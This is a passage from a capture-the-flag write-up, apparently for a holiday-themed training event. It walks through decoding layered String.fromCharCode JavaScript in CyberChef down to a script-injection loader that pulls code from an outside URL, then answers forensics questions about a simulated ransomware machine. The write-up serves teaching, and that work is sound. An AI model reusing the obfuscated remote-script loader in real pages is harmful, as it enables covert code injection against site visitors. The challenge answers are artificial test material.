44, 32, 53, 55, 44, 32, 53, 54, 44, 32, 57, 55, 44, 32, 53, 54, 44, 32, 53, 54, 44, 32, 57, 56, 44, 32, 53, 54, 41, 32, 62, 32, 45, 49, 41, 32, 123, 32, 110, 116, 51, 32, 61, 32, 102, 97, 108, 115, 101, 59, 125, 32, 125, 32, 105, 102, 40, 110, 116, 51, 32, 61, 32, 116, 114, 117, 101, 41, 123, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 34, 104, 101, 97, 100, 34, 41, 91, 48, 93, 46, 97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 41, 59, 32, 125));
```

- Ignore the eval() function for now, the main thing we want to look at is the String.fromCharCode() method. Using the method name as a hint, search up 'from charcode' in CyberChef and we will get the 'From Charcode' recipe. Add that to CyberChef.

Operations

from charcode

From Charcode

Favourites

Data format


Converts unicode character codes back into text.

e.g. 0393 03b5 03b9 03ac 20 03c3 03bf 03c5 becomes Γερά σου

Plane (Unicode) on Wikipedia



- Before baking it, set the Delimiter to Comma and Base to 10, as evident by the numbers inside the method. All the values are separated by commas, while the numbers are written in Decimal or Base 10.



- Once we bake it, the resultant output is more Javascript code. This time, it's more elaborate than the one left in the KeePass notes.

```
Input
start: 1188 length: 3141
end: 1188
length: 0
lines: 1

eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114,
101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103,
46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116,
114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32,
61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54,
44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32,
49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 55, 44, 32,
57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44,
32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44, 32, 57, 55, 44, 32, 49, 48, 53, 44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32,
52, 55, 41, 59, 32, 32, 118, 97, 114, 32, 97, 108, 108, 115, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109,
101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 118, 97, 114, 32, 110, 116, 51, 32, 61, 32,
116, 114, 117, 101, 59, 32, 102, 111, 114, 32, 40, 32, 118, 97, 114, 32, 105, 32, 61, 32, 97, 108, 108, 115, 46, 108, 101, 110, 103, 116, 104, 59, 32, 105,
45, 45, 59, 41, 32, 123, 32, 105, 102, 32, 40, 97, 108, 108, 115, 91, 105, 93, 46, 115, 114, 99, 46, 105, 110, 100, 101, 120, 79, 102, 40, 83, 116, 114,
105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 52, 57, 44, 32, 52, 57, 44, 32, 49, 48, 48, 44, 32, 53, 49, 44, 32, 53, 48,
44, 32, 52, 57, 44, 32, 53, 48, 44, 32, 53, 50, 44, 32, 53, 50, 44, 32, 57, 57, 44, 32, 53, 50, 44, 32, 49, 48, 48, 44, 32, 53, 52, 44, 32, 53, 52, 44, 32,
53, 53, 44, 32, 53, 50, 44, 32, 53, 50, 44, 32, 53, 52, 44, 32, 49, 48, 48, 44, 32, 57, 56, 44, 32, 49, 48, 50, 44, 32, 49, 48, 48, 44, 32, 53, 55, 44, 32,
57, 55, 44, 32, 53, 49, 44, 32, 53, 48, 44, 32, 53, 55, 44, 32, 53, 54, 44, 32, 57, 55, 44, 32, 53, 54, 44, 32, 57, 56, 44, 32, 53, 54, 41,
41, 32, 62, 32, 45, 49, 41, 32, 123, 32, 110, 116, 51, 32, 61, 32, 102, 97, 108, 115, 101, 59, 125, 32, 125, 32, 105, 102, 40, 110, 116, 51, 32, 61, 61, 32,
116, 114, 117, 101, 41, 123, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97,
109, 101, 40, 34, 104, 101, 97, 100, 34, 41, 91, 48, 93, 46, 97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 111, 109, 101, 115, 116, 114,
105, 110, 103, 41, 59, 32, 125))

Output
time: 1ms
length: 717
lines: 1

var somestring = document.createElement('script'); somestring.type = 'text/javascript'; somestring.async = true; somestring.src = String.fromCharCode(104,
104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105, 116, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105,
122, 97, 47); var alls = document.getElementsByTagName('script'); var nt3 = true; for ( var i = alls.length; i--;) { if
(alls[i].src.indexOf(String.fromCharCode(49, 49, 100, 51, 50, 49, 50, 52, 52, 99, 52, 100, 54, 54, 55, 52, 52, 54, 100, 98, 102, 100, 57, 97, 51, 50, 57, 56,
97, 56, 56, 98, 56)) > -1) { nt3 = false; } if(nt3 == true){document.getElementsByTagName("head")[0].appendChild(somestring); }
```

- Notice that there are more 'String.fromCharCode()' methods still present throughout the code after decoding it once. Thus, we will decode the input again by duplicating the recipe to decode the values inside the new methods.

Recipe

From Charcode

Delimiter  
Comma

Base  
10

From Charcode

Delimiter  
Comma

Base  
10

6. The resultant output is a GitHub Gist link, follow the link to obtain the flag.

Recipe

From Charcode

Delimiter  
Comma

Base  
10

From Charcode

Delimiter  
Comma

Base  
10

Input

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 54, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 52, 54, 44, 32, 49, 49, 44, 32, 49, 49, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 48, 44, 32, 49, 49, 52, 44, 32, 57, 55, 44, 32, 49, 48, 53, 44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41, 59, 32, 32, 118, 97, 114, 32, 97, 108, 108, 115, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 118, 97, 114, 32, 110, 116, 51, 32, 61, 32, 116, 114, 117, 101, 59, 32, 102, 111, 114, 32, 40, 32, 118, 97, 114, 32, 105, 32, 61, 32, 97, 108, 108, 115, 46, 108, 101, 110, 103, 116, 104, 59, 32, 105, 45, 59, 41, 32, 123, 32, 105, 102, 32, 40, 97, 108, 108, 115, 91, 105, 93, 46, 115, 114, 99, 46, 105, 110, 100, 101, 120, 79, 102, 40, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 52, 57, 44, 32, 52, 57, 44, 32, 49, 48, 48, 44, 32, 53, 49, 44, 32, 53, 48, 44, 32, 52, 57, 44, 32, 53, 50, 44, 32, 53, 50, 44, 32, 57, 57, 44, 32, 53, 50, 44, 32, 49, 48, 48, 44, 32, 53, 52, 44, 32, 53, 52, 44, 32, 53, 53, 44, 32, 53, 50, 44, 32, 53, 50, 44, 32, 53, 52, 44, 32, 53, 52, 44, 32, 53, 54, 44, 32, 53, 54, 44, 32, 53, 54, 44, 32, 53, 54, 44, 32, 57, 56, 44, 32, 53, 54, 41, 41, 32, 62, 32, 45, 49, 41, 32, 123, 32, 110, 116, 51, 32, 61, 32, 102, 97, 108, 115, 101, 59, 125, 32, 125, 32, 105, 102, 40, 110, 116, 51, 32, 61, 61, 32, 116, 114, 117, 101, 41, 123, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 34, 104, 101, 97, 100, 34, 41, 91, 48, 93, 46, 97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 41, 59, 32, 125))
```

Output

```
https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8
```

GitHub Gist

Search...

All gists

Back to GitHub

heavenraiza / cyberelf

Created 2 years ago • Report abuse

Subscribe

Star 23

Fork 0

Code

Revisions 1

Stars 23

Embed

<script src="https://gl:

Download ZIP

cyberelf

Raw

```
1 TtM[657012dcf3d1318dcabed864f0e70535]
```

## **Thought Process/ Methodology**

This day mainly revolves around [CyberChef](#) to decode and encode values in multiple formats. The good thing about CyberChef is it automatically suggests which decoding format to use once something is put into the input, although we will mainly try to follow the hints left behind by the Grinch to answer the questions. For most of the questions, they are very direct and can be solved by simply inputting and baking with the correct recipe. For more complex ones, such as the HTML Entries and JavaScript code, we can utilise the search bar inside CyberChef based on the clues we have. The Grinch mentions “Entities”, using that as a keyword inside the search bar, we find two entries for HTML Entities which we can use to decode the password. The most complex one is the fromCharCode decoding, but by doing our own research on the String.fromCharCode method from JavaScript, we were able to demystify it step-by-step. This method belongs to the String object, and its use case is to convert unicode values and return a string representing the unicode characters [Reference: w3schools](#). We can use something like the [ASCII table](#) to know which numbers correspond to which characters in the method. First, we put the name of the method inside the CyberChef search bar to get the “From Charcode” recipe. If we bake it once, the output is just more JavaScript code, but there are more “fromCharCode” methods present inside the code. Thus, we will decode it again to decode the values inside the methods, which will return a GitHub Gist link leading to the flag.


## Day 23 - The Grinch strikes again!

**Tools Used: Kali Linux, Remmina**

**Q:** What does the wallpaper say?

**THIS IS FINE**

1. Open the preferences menu in Remmina and allow the viewing of wallpapers.




2. Connect through the target machine using Remmina with RDP Protocol and look at the wallpaper.




**Q:** Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

**nomorebestfestivalcompany**

1. Open the ransom note and view the contents of the file.




2. From here we can see the encrypted bitcoin address. Simply use Cyberchef to decode it.



**Q:** At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

**.grinch**


1. Open File explorer and go to the Documents directory, then go to the confidential directory. Enable Hidden items and File name extensions. Here we see a GRINCH file.



**Q:** What is the name of the suspicious scheduled task?

**opidsfsdf**


1. Open Task Scheduler and go to the Task Scheduler Library. Here we see a task called opidsfsdf that runs when we log on as Administrator.



**Q:** Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

**C:\users\administrator\desktop\opidsfsdf.exe**


1. Select the mentioned task and navigate to the Actions Tab at the bottom. Here we see that it runs an executable in the given directory.



**Q:** There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

**7a9eea15-0000-0000-0000-010000000000**

1. Select the task “ShadowCopyVolume” as it is related to VSS. In the name section at the bottom, we see the ID of it.




**Q:** Assign the hidden partition a letter. What is the name of the hidden folder?


**confidential**

1. Open up Disk Management and find the backup disk.






